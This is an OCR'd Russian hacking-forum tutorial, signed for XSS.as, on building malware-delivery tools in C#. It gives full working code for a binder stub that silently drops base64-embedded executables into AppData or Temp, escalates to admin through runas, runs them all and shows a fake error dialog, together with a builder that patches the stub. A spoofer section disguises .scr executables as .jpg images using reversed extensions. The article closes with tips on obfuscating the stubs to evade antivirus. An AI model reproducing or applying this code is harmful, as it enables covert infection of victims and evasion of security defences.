


32/40 => 0/40

Перейдём к следующей софтинке - Binder\Joiner.

Binder. Водная теория.
Функция джойнера будет реализована так-же благодаря стабу, в котором можно склеить неограниченное количество файлов. При необходимости можно установить слип (задержку) перед запуском, запуск от имени админа, а так-же фейковое окно (ошибка\варн\инфо).

Binder. Более интересная практика.
Так-же накинем простую форму с listBox'ом, в котором будет находиться список файлов, 2 кнопки к списку, для добавления \ удаления файлов из списка, 3 textBox'а - 1 для указания мс слипа, остальные 2 для заголовка и описании фейк-окна, ещё к фейк окну добавляем 3 radioButton'а для определения типа окна, и последними элементами будут 2 checkBox'а: запуск с админ правами и само фейк окно. У меня это выглядит так:



Тут смысл описывать и показывать код первых 2ух кнопок нет, поэтому сразу перейдём к стабу, а потом к кнопке build.
В стабе первым делом добавим пару переменных:
C#:

```
string base64files = "[base64]"; // b64file1|b64file2|b64file3
            int sleep = int.Parse("[sleep]"); // sleep ms
            bool fakeError = bool.Parse("[fakeError]"), // fake error (true\false)
                 runAsAdmin = bool.Parse("[runAs]"); // run as admin (true\false)
            string msgTitle = "[msgTitle]", msgBody = "[msgBody]", msgType = "[msgType]"; //
data for fake error
```

Следующим делом идёт проверка, есть ли необходимость запускать файл от имени админа, и если такая необходимость есть, тогда проверяем, является ли текущий пользователь админом, если нет, тогда перезапускаем текущий файл от имени админа:
C#:

```
            if (runAsAdmin)
            {
                if (!IsAdministrator())
                {
                    var exeName = Process.GetCurrentProcess().MainModule.FileName;
                    ProcessStartInfo startInfo = new ProcessStartInfo(exeName);
                    startInfo.Verb = "runas";
                    startInfo.Arguments = "restart";
                    Process.Start(startInfo);
                    Environment.Exit(6667);
                }
            }
```

C#:

```
public static bool IsAdministrator()
        {
            WindowsIdentity identity = WindowsIdentity.GetCurrent();
            WindowsPrincipal principal = new WindowsPrincipal(identity);
            return principal.IsInRole(WindowsBuiltInRole.Administrator);
        }
```

Далее создаём коллекцию, которая хранит строку и константы для типа фейкового окна, массив папок для дропа, список путей дропнутых файлов:
C#:

```
Dictionary<string, MessageBoxIcon> msgTypePairs = new Dictionary<string, MessageBoxIcon>()
            {
                { "info", MessageBoxIcon.Information },
                { "error", MessageBoxIcon.Error },
                { "warning", MessageBoxIcon.Warning }
            };
            string[] paths = new string[] {
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), Path.GetTempPath(),
Environment.ExpandEnvironmentVariables("%ProgramData%") };
            List<string> fileLocations = new List<string>();
```

Далее переводим каждую base64 строку в массив байтов (циклом) выбераем рандомную папку и имя файла, дропаем туда файл и добавляем его путь в список:
C#:

```
foreach (var base64 in base64files.Split('|'))
            {

                string[] dirs = Directory.GetDirectories(paths[new
Random().Next(paths.Length)]); //random directory
                string randomPath = dirs[new Random().Next(dirs.Length)]; // random subdir
                byte[] bytes = Convert.FromBase64String(base64); // file bytes
                string randomFileName = $"{randomPath}\\{RandomString(8)}.exe"; // random
filename
                File.WriteAllBytes(randomFileName, bytes); // drop

                fileLocations.Add(randomFileName);
            }
```


Ну и в конце делаем слип (если он нужен), запускаем все файлы и выводим фейк окно;
C#:

```
if(sleep > 0)
            {
                Console.WriteLine("Sleeping..." + sleep);
                Thread.Sleep(sleep);
            }

            foreach (var file in fileLocations)
            {
                try { Process.Start(file); }
                catch { }
            }

            if (fakeError)
            {
                MessageBox.Show(msgBody, msgTitle, 0, msgTypePairs[msgType]);
            }
```

Так-же как и со стабом криптора билдим этот и копируем его в папку с тулзой с именем binder_stub.bin. Вернёмся к билдеру.
На событие нажатии кнопки build загружаем стаб и заменяем строки на нужные данные:
C#:

```
private void button1_Click(object sender, EventArgs e)
       {
           string base64 = "";

           foreach (var file in filesToBind.Values) {


               base64 += Convert.ToBase64String(File.ReadAllBytes(file)) + "|";
           }

           ModuleDefMD module = ModuleDefMD.Load("binder_stub.bin");

           foreach (TypeDef type in module.GetTypes())
           {
               if (type.IsGlobalModuleType) continue;

               foreach (MethodDef method in type.Methods)
               {
                   if (!method.HasBody) continue;

                   var instr = method.Body.Instructions;
                   for (int i = 0; i < instr.Count - 3; i++)
                   {
                       if (instr[i].OpCode == OpCodes.Ldstr)
                       {
                           var originalSTR = instr[i].Operand as string;

                           switch (originalSTR)
                           {
                               case "[base64]":
                                   instr[i].Operand = base64;
                                   break;
                               case "[sleep]":
                                   instr[i].Operand = textBoxSleep.Text;
                                   break;
                           }

                           if (checkBoxFakeError.Checked)
                           {
                               string msgType = "error";

                               if (radioButtonTypeInfo.Checked)
                                   msgType = "info";
                               if (radioButtonTypeWarning.Checked)
                                   msgType = "warning";

                               switch (originalSTR)
                               {
                                   case "[fakeError]":
                                       instr[i].Operand = "true";
                                       break;
```


```
                            case "[msgTitle]":
                                instr[i].Operand = textBoxMsgTitle.Text;
                                break;
                            case "[msgBody]":
                                instr[i].Operand = textBoxMsgBody.Text;
                                break;
                            case "[msgType]":
                                instr[i].Operand = msgType;
                                break;
                        }
                    }
                    else if(originalSTR == "[fakeError]")
                        instr[i].Operand = "false";

                    if(originalSTR == "[runAs]")
                    {
                        string runasbool = "false";
                        if (checkBoxRunAs.Checked)
                            runasbool = "true";

                        instr[i].Operand = runasbool;
                    }
                }
            }
        }
    }

    var opts2 = new ModuleWriterOptions(module);
    opts2.Logger = DummyLogger.NoThrowInstance;

    string outputPath = "Joined.exe";
    module.Write(outputPath, opts2);
}
```



Spoofer.

Тут уж не будет разделения на теорию и практику, т.к много тут не скажешь, по сути это просто замена одного имени файла на другое.

Накинем такую же простую форму, которая содержит: 2 textBox (путь файла, новое расширение), 2 button (выбор файла, сохранение с новым именем), 1 checkBox (опция Fake Image):



Сразу перейдём к кнопке SAVE. Создадим 3 переменные: file - полный путь до файла, extension - новое расширение файла, destFileName - итоговый путь до файла.

При выборе чекбокса FakeImage оригинальное расширение файла будет сменено на .scr, потом проспуфится до *rcs.jpg*

Главным методом тут будет *changeExtension* которая будет возвращать строку с уже изменённым расширением.


C#:

```
private static string changeExtension(string file, string extension)
        {
            int num = file.Length - 4;
            char c = ';'
            char[] array = extension.ToCharArray();
            Array.Reverse(array); // reverse orig exten
            string destFileName = string.Concat(new object[]
            {
                    file.Substring(0, num),
                    c,
                    new string(array), // replace exten
                    file.Substring(num)
            });

            return destFileName;
        }
```

Кнопка:
C#:

```
private void buttonSpooferSave_Click(object sender, EventArgs e)
        {
            string file = textBoxFileLocation3.Text;
            string extension = textBoxExtension.Text.Substring(1);
            string destFileName = file;

            if (fakeImg) {
                destFileName = changeExtension(file, "jpg");
            }

            else if(extension.Length >= 1)
            {
                destFileName = changeExtension(file, extension);
            }

            if (destFileName != file) {

                if (fakeImg)
                {
                    destFileName = destFileName.Replace(Path.GetExtension(file), ".scr");
                }
                File.Copy(file, destFileName);

                MessageBox.Show("File Spoofed! Saved as: " + destFileName, "Spoofer");
            }
        }
```

Пример спуфа имени файла с функцией Fake Image:



Если добавить иконку как у .jpg файлов, на глаз точно различить будет трудно.

ВЫВОДЫ.

На самом деле в тулзе писали мы не криптор, скорее пакер или дроппер, уж так сложилось среди юных скрипт-киддесов, что весь софт который убирает скантайм - криптор, а процесс использования пакера со своими "уникальными" настройками - приват крипт. С этим уже ничего не поделаешь.

Что касается чистки стабов криптора и биндера, то тут всё просто, можно пройтись каким-нибудь простеньким обфускатором, и детект (!)может спасть, важно не использовать пресеты в обфускаторе, которые шифруют строки, т.к шифрованные строки билдер видеть не будет.

На этом эта большая статья заканчивается, сама тулза как и сорцы находяться в аттаче к этой теме. Спасибо за прочтение!

(c) V1rtualGhost | Special for XSS.as with l<3ve.